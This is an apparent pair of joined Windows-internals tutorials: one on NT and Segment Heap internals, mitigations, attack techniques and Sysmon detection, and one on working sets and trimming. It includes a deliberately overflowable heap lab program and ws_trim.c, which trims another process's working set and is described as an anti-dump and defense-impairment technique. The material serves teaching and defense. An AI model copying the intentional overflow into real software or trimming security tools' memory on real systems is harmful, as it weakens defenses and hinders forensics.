
Windows 10 shipped a ground-up rewrite. The Segment Heap keeps the HeapAlloc API and throws away nearly everything below it. Where the NT Heap tracks frees with linked lists, the Segment Heap uses red-black trees; where the NT Heap does first-fit-ish list walks, the Segment Heap does a best-fit search that prefers the most-committed block. It routes requests across four components by size.
| Component | Size Range | Notes |
|---|---|---|
| LFH | 1 – 16,368 bytes (0x3FF0) | Only when the size is detected as popular (adaptive). |
| VS allocator | 1 – ~128 KB | Variable-sized blocks carved from VS subsegments. |
| Backend | ~128 KB – 508 KB | Page-range descriptor based; commits via NtAllocateVirtualMemory. |
| Large Block | > 508 KB | Direct NT Memory Manager call, 64 KB aligned. |
The root descriptor is ntdll!_SEGMENT_HEAP:
| Field | Meaning |
|---|---|
Signature / EnvHandle / AllocatedBase | Identity and base bookkeeping. |
SegContexts[2] | Backend segment contexts (each _HEAP_SEG_CONTEXT). |
VsContext | _HEAP_VS_CONTEXT, the VS allocator state. |
LfhContext | _HEAP_LFH_CONTEXT, the LFH state. |
LargeAllocMetadata / LargeReservedPages / LargeCommittedPages | Large-block accounting. |
Keys for the whole heap live in one global structure, ntdll!_RTLP_HP_HEAP_GLOBALS, which stores HeapKey (8 bytes, VS and segment encoding) and LfhKey (8 bytes, LFH pointer encoding).
Who gets a Segment Heap? UWP apps, Edge, and a set of system binaries are opted in by default. Everything else is NT Heap unless it opts in. The two opt-in levers:
IMAGE_LOAD_CONFIG_DIRECTORY.HeapFlagsin the PE header.- The per-image IFEO key
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\<exe>\FrontEndHeapDebugOptions, value0x08to force Segment Heap.
5. Segment Heap: Backend and Variable Size Allocator
The backend services allocations that are too big for VS but not large-block huge. It manages page ranges inside its segments through descriptors and tracks free ranges in a red-black tree.
| Struct | Role |
|---|---|
ntdll!_HEAP_SEG_CONTEXT | Backend segment context: SegmentListHead, FreePageRanges (a _RTL_RB_TREE). |
ntdll!_HEAP_PAGE_RANGE_DESCRIPTOR | Describes a page range in a segment; tracks committed vs free state. |
The VS allocator is the interesting middle tier. Its state lives in _HEAP_VS_CONTEXT:
typedef struct _HEAP_VS_CONTEXT {
    RTL_SRWLOCK Lock;
    RTL_RB_TREE FreeChunkTree;      // red-black tree of free VS blocks
    LIST_ENTRY  SubsegmentList;
    SIZE_T      TotalCommittedUnits;
    SIZE_T      FreeCommittedUnits;
    PVOID       BackendCtx;         // -> _SEGMENT_HEAP
    HEAP_SUBALLOCATOR_CALLBACKS Callbacks;  // encoded
} HEAP_VS_CONTEXT;
VS blocks come from subsegments (_HEAP_VS_SUBSEGMENT), each with a CommitBitmap, a Size in 16-byte units, and a Signature computed as Size XOR 0xABED. That signature is a cheap integrity check: corrupt the size, and the signature no longer matches.
Every VS block carries a _HEAP_VS_CHUNK_HEADER encoding Size, offset fields, and an Allocated flag. On free, RtlpHpVsContextFree first checks that Allocated flag (a double-free guard), then calls RtlpHpVsChunkCoalesce to merge adjacent free chunks, then reinserts the coalesced block into FreeChunkTree. Allocation runs RtlpHpVsContextAllocateInternal, which does the best-fit walk of the RB tree.
| Function | Role |
|---|---|
RtlpHpAllocate | Top-level dispatcher; routes to LFH, VS, backend, or large block. |
RtlpHpVsContextAllocateInternal | VS alloc; best-fit search of FreeChunkTree. |
RtlpHpVsContextFree | VS free; checks Allocated, coalesces, reinserts. |
RtlpHpSegAlloc | Backend segment allocation path. |
RtlpHpVsSubsegmentCreate | Creates and initializes a VS subsegment. |
6. Segment Heap: LFH and Large Block Components
The Segment Heap LFH serves the same purpose as its NT Heap cousin, prevent fragmentation of hot small sizes, but with new structures. It buckets similarly-sized blocks out of larger pre-allocated slabs, and a bucket is enabled only when its size is detected as popular. The slab is _HEAP_LFH_SUBSEGMENT, which carries a FreeHint (an index hint into the block bitmap), a BlockCount, and a BlockBitmap marking each slot allocated or free. Allocation runs through RtlpHpLfhContextAllocate, using FreeHint to jump to a likely-free slot.
Above 508 KB the Segment Heap stops carving and asks the NT Memory Manager directly. RtlpHpLargeAlloc reserves 64 KB-aligned memory and records it in _HEAP_LARGE_ALLOC_DATA, whose backing store is itself allocated by RtlpHpMetadataAlloc. Large allocations are tracked in a bitmap rather than inline headers, which is part of the broader Segment Heap philosophy of keeping metadata away from user data.
7. Security Mitigations Deep-Dive
The Segment Heap’s mitigations are largely carried over from the NT Heap, and Microsoft’s own analysis rates the two as comparable in applied protections. The one structural advantage the Segment Heap has is out-of-line metadata: much of its bookkeeping lives away from the user buffer, so a linear overflow does not immediately land on an inline header the way it does in the classic NT Heap.
| Mitigation | What it defeats |
|---|---|
| Heap base ASLR | Predicting heap addresses for absolute-address overwrites. |
_HEAP_ENTRY XOR cookie | Forging a self-consistent NT heap header after an overflow. |
VS block size + 0xABED signature encoding | Silent corruption of VS chunk sizes. |
| LFH slot randomization (Win8+) | Deterministic adjacency grooming inside a subsegment. |
| Out-of-line Segment Heap metadata | Inline-header smashing via linear overflow. |
Function pointer encoding (HeapKey, LfhKey + context address) | Direct overwrite of Callbacks in _HEAP_LFH_CONTEXT / _HEAP_VS_CONTEXT. |
| Guard pages between segments | Overflow running off the end of a region unnoticed. |
| Safe unlinking (Win8+) | The classic unlink write-what-where on free-list pointers. |
None of these is bulletproof alone. The point of the stack is that a single leak or a single overflow rarely completes a chain; you need to defeat encoding, survive randomization, and locate metadata, and each layer costs the attacker an extra primitive.

8. Lab Target and WinDbg Inspection
Build the lab target. It is a deliberately unbounded heap toy: allocate, free, write past the end, read back, and a spray helper that fires 20 same-size allocations to trip the LFH.
// heap_lab.c - intentionally-vulnerable heap playground (self-made lab target)
// Compile: cl /Od /Zi heap_lab.c /link /out:heap_lab.exe
#include <windows.h>
#include <stdio.h>
#include <string.h>

#define MAX_CHUNKS 32
HANDLE g_heap;
LPVOID g_chunks[MAX_CHUNKS];

static void do_alloc(int i, SIZE_T sz) {
    g_chunks[i] = HeapAlloc(g_heap, 0, sz);
    printf("[+] chunk[%d] = %p (0x%zx bytes)\n", i, g_chunks[i], sz);
}
static void do_free(int i) {
    HeapFree(g_heap, 0, g_chunks[i]); g_chunks[i] = NULL;
    printf("[-] freed chunk[%d]\n", i);
}
static void do_write(int i, SIZE_T n, const char *d) {
    memcpy(g_chunks[i], d, n);   // intentional: no bounds check = overflow primitive
}
static void do_read(int i, SIZE_T n) {
    fwrite(g_chunks[i], 1, n, stdout); putchar('\n');
}

int main(void) {
    int op, i; SIZE_T sz; char buf[256];
    g_heap = HeapCreate(0, 0, 0);
    printf("[*] private heap @ %p\n", g_heap);
    for (;;) {
        printf("\n1=alloc 2=free 3=write 4=read 5=spray 0=quit > ");
        if (scanf("%d", &op) != 1) break;
        switch (op) {
        case 1: scanf("%d %zx", &i, &sz); do_alloc(i, sz); break;
        case 2: scanf("%d", &i); do_free(i); break;
        case 3: scanf("%d %zx %255s", &i, &sz, buf); do_write(i, sz, buf); break;
        case 4: scanf("%d %zx", &i, &sz); do_read(i, sz); break;
        case 5: for (i = 0; i < 20; i++) do_alloc(i, 0x50); break;  // trip LFH
        case 0: return 0;
        }
    }
    return 0;
}
Point WinDbg at Microsoft symbols first: srv*c:\symbols*https://msdl.microsoft.com/download/symbols. Then work these commands.
| Command | What it shows |
|---|---|
!heap -s | Inventory of every heap, with type (NT vs Segment). |
!heap -h <addr> | One heap’s segments and free lists. |
!heap -x <addr> | Which heap block contains a suspect address. |
!heap -stat -h <addr> | Per-bucket LFH statistics; confirms activation. |
dt ntdll!_HEAP <addr> | Root NT heap descriptor. |
dt ntdll!_SEGMENT_HEAP <addr> | Root Segment Heap descriptor. |
Exercise 1, walk the NT heap. Launch under the debugger and dump the private heap:
windbg -g heap_lab.exe
0:000> !heap -s
0:000> !heap -h <private_heap_addr>
0:000> dt ntdll!_HEAP <private_heap_addr>
0:000> dt ntdll!_HEAP_ENTRY <first_entry_addr>
0:000> dt ntdll!_HEAP_SEGMENT <segment_addr>
Exercise 2, trip the LFH. Send 5 to the lab menu (20 allocations of 0x50), then:
0:000> !heap -stat -h <heap_addr>
0:000> dt ntdll!_HEAP_SUBSEGMENT <subsegment_addr>
You should see a bucket for the 0x50 class flip active only after the run crosses the 18-allocation line, not before.
Exercise 3, decode a header by hand. Read _HEAP.Encoding, then XOR it against the raw 8-byte second word of a _HEAP_ENTRY and confirm Size, Flags, and the checksum. This is the exercise that cost me an hour the first time: I XORed the first eight bytes, got nonsense, and blamed my symbols. The encoded word on x64 is the second 8-byte word of the header. Get the offset right and the decode is exact. Then flip one byte of a live header and step the next free to watch the corruption exception fire.
Exercise 4, walk the Segment Heap. Attach to a default-Segment-Heap process:
windbg -pn notepad.exe
0:000> !heap -s
0:000> dt ntdll!_SEGMENT_HEAP <heap_addr>
0:000> dt ntdll!_HEAP_VS_CONTEXT   <heap_addr+0x280>
0:000> dt ntdll!_HEAP_LFH_CONTEXT  <heap_addr+0x340>
0:000> dt ntdll!_RTLP_HP_HEAP_GLOBALS ntdll!RtlpHpHeapGlobals
Those +0x280 / +0x340 offsets drift between Windows builds. Do not hardcode them; run dt ntdll!_SEGMENT_HEAP with no address to read the current field offsets, then add them to the base. Newer notepad ships as a Store app, so if !heap -s shows NT Heap, use an older desktop notepad or a UWP app to see the Segment Heap.
Exercise 5, page heap. This is the single most useful heap-debugging aid, full stop. It places each allocation at the end of its own page followed by a guard page, so a one-byte overflow faults immediately at the exact instruction instead of corrupting silently and crashing minutes later.
gflags /p /enable heap_lab.exe /full
windbg -g heap_lab.exe
; alloc a 0x30 chunk, then write 0x40 bytes -> instant AV at the memcpy
Run the same overflow without page heap and you get silence, then a delayed, misleading crash somewhere unrelated. That contrast is the whole lesson.
9. Common Attacker Techniques
Heap bugs interact directly with the structures above. An overflow smashes the adjacent header or the neighbor’s data; a use-after-free hands the attacker a dangling pointer that the allocator happily re-hands to a controlled object; a double-free corrupts free-list or tree linkage.
| Technique | Description |
|---|---|
| Heap overflow | Unbounded write past a chunk corrupts the next _HEAP_ENTRY or VS chunk header. |
| Use-after-free | Freed block reused; attacker reclaims the slot with a controlled object of the same size class. |
| Double-free | Freeing twice corrupts free-list / FreeChunkTree linkage into a write primitive. |
| LFH grooming | Allocate and free precise counts of one size to shape subsegment slots and control adjacency. |
| Heap spray | Flood the heap with attacker-sized blocks to make target-object placement deterministic. |
| Callback overwrite | Corrupt encoded Callbacks pointers to redirect control flow (requires defeating the XOR key). |
Grooming is the connective tissue. Because LFH serves fixed size classes, an attacker who allocates 18-plus objects of the victim’s size forces a fresh subsegment, then frees a hole and reallocs the vulnerable object into a predictable neighbor. Slot randomization since Windows 8 is precisely the mitigation that makes this less deterministic and more expensive.

10. Defensive Strategies & Detection
Heap allocations are user-mode, in-process activity; Sysmon does not log a HeapAlloc. Detection targets the consequences of heap exploitation, the crash, the injection, the cross-process memory access, not the allocation itself.
| Event ID | Name | Relevance |
|---|---|---|
Event ID 1 | Process Create | Baseline; correlate unusual processes spawning post-crash shells. |
Event ID 8 | CreateRemoteThread | Heap-staged shellcode often followed by a remote thread. |
Event ID 10 | ProcessAccess | Cross-process ReadProcessMemory/WriteProcessMemory against a target heap. |
Event ID 17/18 | PipeCreated / PipeConnected | Some post-exploitation primitives stage through named pipes. |
Event ID 255 | Error | Heap corruption exceptions can surface here. |
Heap corruption crashes generate Windows Error Reporting events (Application Error, Event ID 1000/1001 in the Application log). ETW gives finer signal: Microsoft-Windows-Heap-Snapshot (GUID 901d2863-5b44-4b5c-9b50-9e2a5a9e6b28) captures heap-state snapshots and, via the HeapAPI keyword, per-process HeapAlloc/HeapFree calls (high-rate, use selectively). The NT Kernel Logger PERF_HEAP keyword tracks kernel-side HeapRangeCreate/HeapRangeReserve. Recurring HEAP_CORRUPTION stop codes from one binary are the clearest signal of active probing.
title: Potential Heap Spray via Unusual Process Memory Access
logsource:
    product: windows
    service: sysmon
detection:
    selection:
        EventID: 10                     # ProcessAccess
        GrantedAccess|contains:
            - '0x1fffff'                # PROCESS_ALL_ACCESS
            - '0x1010'                  # VM read + query
        TargetImage|endswith:
            - '\notepad.exe'
            - '\calc.exe'               # common hollowed/sprayed targets
    condition: selection
fields:
    - SourceImage
    - TargetImage
    - GrantedAccess
    - CallTrace
level: high
Hardening that actually moves the needle:
- Enable page heap (
gflags /p /enable <app>.exe /full) in dev/test and Application Verifier in staging. - Verify ASLR and DEP/NX are enforced via
SetProcessMitigationPolicy; confirm in Process Hacker’s Mitigations tab. - Turn on terminate-on-corruption:
HeapSetInformation(heap, HeapEnableTerminationOnCorruption, NULL, 0), or per-appSet-ProcessMitigation -Name <app>.exe -Enable HeapTerminateOnCorruption. - Compile with Control Flow Guard (
/guard:cf) to blunt hijacked encoded callback pointers. - Opt sensitive processes into the Segment Heap for out-of-line metadata.
- Capture WER LocalDumps (
HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\LocalDumps) for post-incident heap forensics.
11. Tools for Heap Analysis
| Tool | Description | Link |
|---|---|---|
| WinDbg Preview | !heap, dt struct walks, live and post-mortem heap inspection. | microsoft.com |
| gflags | Enables page heap and other NT global flags. | (WDK) |
| Application Verifier | Full-page heap plus handle/lock checks in staging. | (WDK) |
| Process Hacker | Live heap and mitigation-policy inspection per process. | processhacker.sourceforge.io |
| x64dbg | User-mode debugging supplement for allocation tracing. | x64dbg.com |
| Volatility | Memory-forensic heap reconstruction from a dump. | volatilityfoundation.org |
12. MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Exploitation for Client Execution | T1203 | WER Event 1000/1001 on browsers/parsers; recurring HEAP_CORRUPTION faults. |
| Exploitation for Privilege Escalation | T1068 | Kernel-pool corruption crashes; unexpected token changes post-crash. |
| Process Injection | T1055 | Sysmon Event ID 8 (CreateRemoteThread), Event ID 10 (ProcessAccess). |
| Process Hollowing | T1055.012 | Suspended-process create then remote write/thread into a hollowed image. |
| DLL Injection | T1055.001 | Remote WriteProcessMemory plus thread into a foreign module region. |
Summary
- The heap manager is the byte-granular layer over the page-granular VMM, and it is where most client-side memory corruption actually lands.
- The NT Heap uses a backend of segments and 128 free lists plus an LFH frontend that activates after 18 same-size allocations under 0x4000, with XOR-encoded
_HEAP_ENTRYheaders guarding integrity. - The Segment Heap is a Windows 10 rewrite routing by size across LFH, VS (RB-tree, best-fit), backend page ranges, and large blocks, keeping much metadata out-of-line.
- Mitigations (header cookies, pointer encoding with
HeapKey/LfhKey, LFH slot randomization, safe unlinking, guard pages) each cost the attacker an extra primitive rather than closing the door outright. - Detect the consequences, not the allocation: WER/Event 1000 crashes, Sysmon
Event ID 8andEvent ID 10, and page heap plus terminate-on-corruption as the defender’s front line.
Related Tutorials
- Windows OS Architecture
- Access Tokens and Privileges: The Kernel’s Security Context
- SIDs and Security Descriptors: Identity in Windows Security
- Fibers: User-Mode Cooperative Threads
- Jobs and Silos: Process Grouping and Resource Limits
References
- Heap Functions – Win32 Apps | Microsoft Learn
- HeapCreate function (heapapi.h) – Win32 Apps | Microsoft Learn
- Windows 10 Segment Heap Internals (Black Hat USA 2016 Slides) – Mark Vincent Yason, IBM X-Force
- Windows 10 Segment Heap Internals (White Paper) – Mark Vincent Yason, IBM X-Force
- Exploitation for Privilege Escalation, Technique T1068 – MITRE ATT&CK Enterprise
- Windows Kernel Internals: User-mode Heap Manager (LFH Design) – David B. Probert, Microsoft Corporation
Working Sets and the Memory Manager’s Trimming Policy
Objective: Understand how the Windows Memory Manager tracks, ages, and trims the resident pages of a process, from the
KeBalanceSetManagerandMmWorkingSetManagercall chain down to the PSAPI structures you can walk from user mode, and learn to detect the specific working-set primitives that malware uses to flush in-memory indicators before a dump.
Working sets are one of those Windows concepts that everyone thinks they understand until someone asks when a page actually leaves memory, and who decides. The answer is not “when the OS is low on RAM.” It is a specific system thread, running at a specific priority, waiting on two specific events, using a per-process list structure the header for which does not appear in any public header file. The details matter, because the same knobs the OS uses to keep the machine responsive are the ones an adversary reaches for when they want to make your live-memory forensics harder.
This post walks the mechanism end to end, then instruments it in a small lab and shows what the defender sees.
1. What a Working Set Actually Is
The working set of a process is the subset of that process’s virtual address space that is currently resident in physical RAM. That is it. It is not the committed memory, it is not the reserved address space, and it is not the private bytes. Two rules cover the edge cases:
- Only pageable memory can appear in the working set. Address Windowing Extensions (AWE) mappings and large-page allocations are not tracked here, because they are never candidates for paging.
- A page can be shared and still count toward multiple working sets. If
ntdll.dllis mapped into 200 processes, its pages appear in the working set of every one of those that has touched them, with the shared bit set and a share count.
The single sentence you should memorize: the working set is what the CPU can touch without taking a page fault. Anything else, valid PTE or not, has to walk a fault path first.
| Concept | Belongs In Working Set? | Notes |
|---|---|---|
| Private committed pages actually touched | Yes | Standard case. |
| Shared image pages (DLLs, EXE code) | Yes, per process that touched them | Shared=1, ShareCount reflects fan-out. |
| Committed but never accessed | No | No PTE ever built until first fault. |
AWE (AllocateUserPhysicalPages) | No | Locked physical, unmanaged by WS. |
Large pages (MEM_LARGE_PAGES) | No | Never trimmed, no aging. |
VirtualLock-ed pages | Yes, and cannot be trimmed | Reflected as Locked=1 in the EX block. |
2. Page Faults and Working Set Growth
Growth is fault-driven. When a thread references a virtual address whose PTE is not marked valid, the CPU raises a page fault and control lands in MmAccessFault in the kernel. The handler classifies the fault:
- Soft (transition) fault: the page is still in physical memory sitting on the Standby or Modified list. The MM just reattaches it to the process, marks the PTE valid, and returns. No I/O.
- Hard fault: the backing store, page file or mapped file, must be read. I/O happens, the page comes in, the PTE is fixed up, and the page is added to the working set.
- Demand-zero: first touch of committed private memory. A zeroed page is pulled from the Free/Zero list and inserted.
Every successful resolution grows the working set by one page (or several, if prefetching is in play). This is the growth half of the story. Everything the rest of this post talks about is the shrink half.
3. Who Trims, When, and Why
Trimming is not a reflex reaction to RtlAllocateHeap. It is a periodic policy decision made by a dedicated system thread.
| Component | Symbol | Priority | Job |
|---|---|---|---|
| Balance Set Manager | KeBalanceSetManager | 16 | Wakes once per second, or when signaled, and calls the working set manager. |
| Working Set Manager | MmWorkingSetManager | (runs in KBSM context) | Decides which processes to trim, how aggressively, and drives aging + modified page writing. |
| Process/Stack Swapper | KeSwapProcessOrStack | 23 | Handles full-process and kernel-stack in/out swapping. |
The Balance Set Manager waits on two event objects. One is fed by a periodic timer (once per second). The other is an internal working-set manager event that other parts of the memory manager signal when things are getting tight: high page-fault rate, free list too small, standby list drying up. Under memory pressure the second event fires long before the timer, and trimming runs on demand.
Aggressiveness is regulated by the working-set manager’s own internal counters. A calm system barely trims at all; a system where Memory\Available MBytes is dropping fast will trim broadly and repeatedly on the same tick.
Page selection is age-based, keyed to per-page metadata in the Page Frame Number database (MMPFN). Least-recently-used-ish pages leave first. Where they go depends on their state:
- Unmodified or shared clean pages go to the Standby List. Still in RAM, effectively a second-chance cache. A future fault on the same VA becomes a cheap soft fault.
- Dirty private pages go to the Modified List. The Modified Page Writer eventually flushes them to the page file, at which point they become standby.
- Once every process that referenced a shared page has dropped it, the page becomes a transition page, still in RAM but owned by no one, until it is reused or refaulted.
The takeaway most people miss: trimming a page does not mean the page is gone. It usually just means it lost its ticket to the front of the queue.

4. Limits, the MMWSL, and What “Minimum” Really Means
Every process carries a minimum and maximum working set size. The defaults on a 4 KB-page system:
- Minimum: 50 pages (204,800 bytes)
- Maximum: 345 pages (1,413,120 bytes)
These are soft targets by default. The kernel tracks per-process working set state in the MMWSL (Working Set List) structure, one per process, hanging off the EPROCESS. Each resident page has a corresponding MMWSLE (Working Set List Entry) encoding its virtual page number and its age bits. Both structures are undocumented and their field layout drifts across builds. If you need offsets, walk them with dt nt!_MMWSL and dt nt!_MMWSLE in a symbol-matched debug session; do not trust anything else.
The nuance that trips people up is that SetProcessWorkingSetSize “minimum” does not mean “guaranteed resident.” Microsoft is explicit here: setting a minimum does not reserve memory. When the process goes idle, or the system needs pages, the OS can and will drop below the requested floor. If you actually need pages to stay in RAM (secret keys, decrypted buffers, security-sensitive scratch space), you use VirtualLock. Everything else is a hint.
5. Observing a Working Set From User Mode
PSAPI gives you a snapshot of every resident page a process owns. QueryWorkingSet fills a PSAPI_WORKING_SET_INFORMATION buffer whose payload is a variable-length array of PSAPI_WORKING_SET_BLOCK unions, one per page:
typedef union _PSAPI_WORKING_SET_BLOCK {
    ULONG_PTR Flags;
    struct {
        ULONG_PTR Protection  : 5;   // page protection
        ULONG_PTR ShareCount  : 3;   // sharers, saturates at 7
        ULONG_PTR Shared      : 1;   // 1 = shareable
        ULONG_PTR Reserved    : 3;
        ULONG_PTR VirtualPage : 52;  // 20 on x86
    };
} PSAPI_WORKING_SET_BLOCK;
The classic gotcha: the buffer size you need is not knowable in advance. You call once, get ERROR_BAD_LENGTH, grow, and retry. Between the two calls the working set can change size, so you loop until the call succeeds. Here is the walker that goes with Exercise 1 of the lab:
#include <windows.h>
#include <psapi.h>
#include <stdio.h>
#pragma comment(lib, "psapi.lib")

int main(int argc, char **argv) {
    DWORD pid = (DWORD)atoi(argv[1]);
    HANDLE hProc = OpenProcess(PROCESS_QUERY_INFORMATION | PROCESS_VM_READ,
                               FALSE, pid);
    if (!hProc) { printf("OpenProcess: %lu\n", GetLastError()); return 1; }

    SIZE_T cb = sizeof(PSAPI_WORKING_SET_INFORMATION) +
                sizeof(PSAPI_WORKING_SET_BLOCK) * 8192;
    PSAPI_WORKING_SET_INFORMATION *wsi = NULL;

    for (;;) {
        wsi = (PSAPI_WORKING_SET_INFORMATION *)HeapAlloc(GetProcessHeap(), 0, cb);
        if (QueryWorkingSet(hProc, wsi, (DWORD)cb)) break;
        HeapFree(GetProcessHeap(), 0, wsi);
        if (GetLastError() != ERROR_BAD_LENGTH) return 2;
        cb *= 2;
    }

    printf("Resident pages: %llu\n", (unsigned long long)wsi->NumberOfEntries);
    for (ULONG_PTR i = 0; i < wsi->NumberOfEntries && i < 16; i++) {
        PSAPI_WORKING_SET_BLOCK b = wsi->WorkingSetInfo[i];
        printf(" VA page 0x%012llx  prot=0x%02llx  shared=%llu  refs=%llu\n",
               (unsigned long long)b.VirtualPage,
               (unsigned long long)b.Protection,
               (unsigned long long)b.Shared,
               (unsigned long long)b.ShareCount);
    }
    CloseHandle(hProc);
    return 0;
}
Point this at the lab target (below) and you get one line per resident page, decoded. Cross-check against the “Working Set” view in VMMap; the page counts should match within a tick.
QueryWorkingSetEx is the more useful cousin. Instead of walking every page, you hand it an array of VAs you care about and get per-VA attributes back, including Valid, Locked (i.e., was this VA VirtualLock-ed), LargePage, Node (NUMA), Win32Protection, and Bad. That is the right tool for asking “is my secrets buffer actually pinned?” as opposed to “walk everything.”
For live monitoring, InitializeProcessForWsWatch starts recording, and GetWsChanges returns a PSAPI_WS_WATCH_INFORMATION[] of every page that has been faulted into the working set since monitoring began, complete with FaultingPc and FaultingVa. Correlate the PC with EnumProcessModules/GetModuleInformation and you have a rolling log of “which code caused which page to come in.” Excellent for debugging startup performance, and quietly excellent for tracking JIT and unpacking behavior on a suspicious binary.
6. Building the Lab Target
Compile this with any recent MSVC or MinGW. It allocates 256 MB, touches every page so the pages actually enter its working set, then loops printing its PID and current WS.
// ws_lab_target.c
#include <windows.h>
#include <psapi.h>
#include <stdio.h>
#pragma comment(lib, "psapi.lib")

#define BUF_MB   256
#define BUF_SIZE ((SIZE_T)BUF_MB * 1024 * 1024)

int main(void) {
    printf("PID: %lu\n", GetCurrentProcessId());
    unsigned int *buf = (unsigned int *)VirtualAlloc(
        NULL, BUF_SIZE, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
    if (!buf) { printf("VirtualAlloc failed\n"); return 1; }

    // Touch every page so it actually enters the working set.
    for (SIZE_T i = 0; i < BUF_SIZE / sizeof(unsigned int); i++)
        buf[i] = 0xDEADBEEF;

    PROCESS_MEMORY_COUNTERS pmc = { .cb = sizeof(pmc) };
    HANDLE self = GetCurrentProcess();
    for (;;) {
        GetProcessMemoryInfo(self, &pmc, sizeof(pmc));
        printf("WS = %8llu KB   PeakWS = %8llu KB   Faults = %lu\n",
               (unsigned long long)(pmc.WorkingSetSize / 1024),
               (unsigned long long)(pmc.PeakWorkingSetSize / 1024),
               pmc.PageFaultCount);
        Sleep(2000);
        // Re-touch a subset so recovery is observable after external trim.
        for (SIZE_T i = 0; i < BUF_SIZE / sizeof(unsigned int); i += 4096)
            buf[i] += 1;
    }
}
Run it in one console. You should see the working set stabilize at roughly 262,000 KB plus the loader footprint. That is your patient.
7. Forcing a Trim From Another Process
This is the primitive we care about. Two lines of API do the whole thing:
// ws_trim.c   -   trim another process to the floor
#include <windows.h>
#include <psapi.h>
#include <stdio.h>
#pragma comment(lib, "psapi.lib")

int main(int argc, char **argv) {
    DWORD pid = (DWORD)atoi(argv[1]);
    HANDLE h = OpenProcess(PROCESS_SET_QUOTA | PROCESS_QUERY_INFORMATION,
                           FALSE, pid);
    if (!h) { printf("OpenProcess: %lu\n", GetLastError()); return 1; }

    PROCESS_MEMORY_COUNTERS pmc = { .cb = sizeof(pmc) };
    GetProcessMemoryInfo(h, &pmc, sizeof(pmc));
    printf("Before: WS = %llu KB\n",
           (unsigned long long)(pmc.WorkingSetSize / 1024));

    // Hard trim: remove as many pages as possible.
    if (!SetProcessWorkingSetSize(h, (SIZE_T)-1, (SIZE_T)-1)) {
        printf("SetProcessWorkingSetSize: %lu\n", GetLastError());
        return 2;
    }

    Sleep(200);
    GetProcessMemoryInfo(h, &pmc, sizeof(pmc));
    printf("After : WS = %llu KB\n",
           (unsigned long long)(pmc.WorkingSetSize / 1024));

    CloseHandle(h);
    return 0;
}
Run ws_lab_target.exe, note the PID, then in a second window ws_trim.exe <pid>. The target’s working set will collapse from ~262 MB to a few hundred KB in a blink. Watch the target’s next iteration: the printed WS will climb again as the re-touch loop soft-faults pages back in from the Standby list, then eventually plateau again. That soft-fault recovery is why “empty working set” is not “wipe memory.” The pages are almost all still in RAM, just re-parked on Standby.
That distinction is the whole reason adversaries do this and the whole reason it is not as clever as it looks.
8. Why an Adversary Cares
There are two real uses of forced trimming in offensive tooling.
The first is anti-dump timing. A process about to be dumped, or one that suspects a dump is imminent, calls SetProcessWorkingSetSize(hSelf, -1, -1) (or EmptyWorkingSet) on itself. Any user-mode dumper that reads memory via ReadProcessMemory on committed-but-not-resident pages will still get the data (the OS just soft-faults it back in), but tools that scrape strictly from resident RAM without traversing the page file, or that race a snapshot before the page-in can happen, will miss content. It is also a way to force the Modified Page Writer to flush dirty pages to the page file, which changes where forensic evidence lives.
The second is against other processes, most often security tooling. Trimming a defender’s working set out from under it degrades its cache warmth. Scan buffers, YARA rule tables, and hooked-DLL data structures get pushed to Standby and refault on next use. On a busy box this can measurably slow real-time scanning during the critical window right after payload execution. It falls under T1562.001 (Impair Defenses).
